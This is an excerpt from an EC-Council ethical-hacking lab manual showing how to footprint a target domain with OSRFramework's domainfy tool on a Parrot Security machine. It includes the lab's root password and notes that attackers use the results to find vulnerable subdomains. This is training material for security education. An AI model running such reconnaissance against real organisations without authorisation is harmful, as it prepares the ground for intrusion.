
Task 3: Footprinting a Target using OSRFramework

OSRFramework is a set of libraries that are used to perform Open Source Intelligence tasks. They include references to many different applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, and many others. It also provides a way of making these queries graphically as well as several interfaces to interact with such as OSRFConsole or a Web interface.

1. In the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. Use **domainfy** to check with the existing domains using words and nicknames. Type **domainfy -n [Domain Name] -t all** (here, the target domain name is **ECCOUNCIL**) and press **Enter**.


   Note: **-n**: specifies a nickname or a list of nicknames to be checked. **-t**: specfies a list of top-level domains where nickname will be searched.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The tool will retrieve all the domains along with their IP addresses related to the target domain. Using this information, attackers can further find vulnerabilities in the subdomains of the target website and launch web application attacks.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

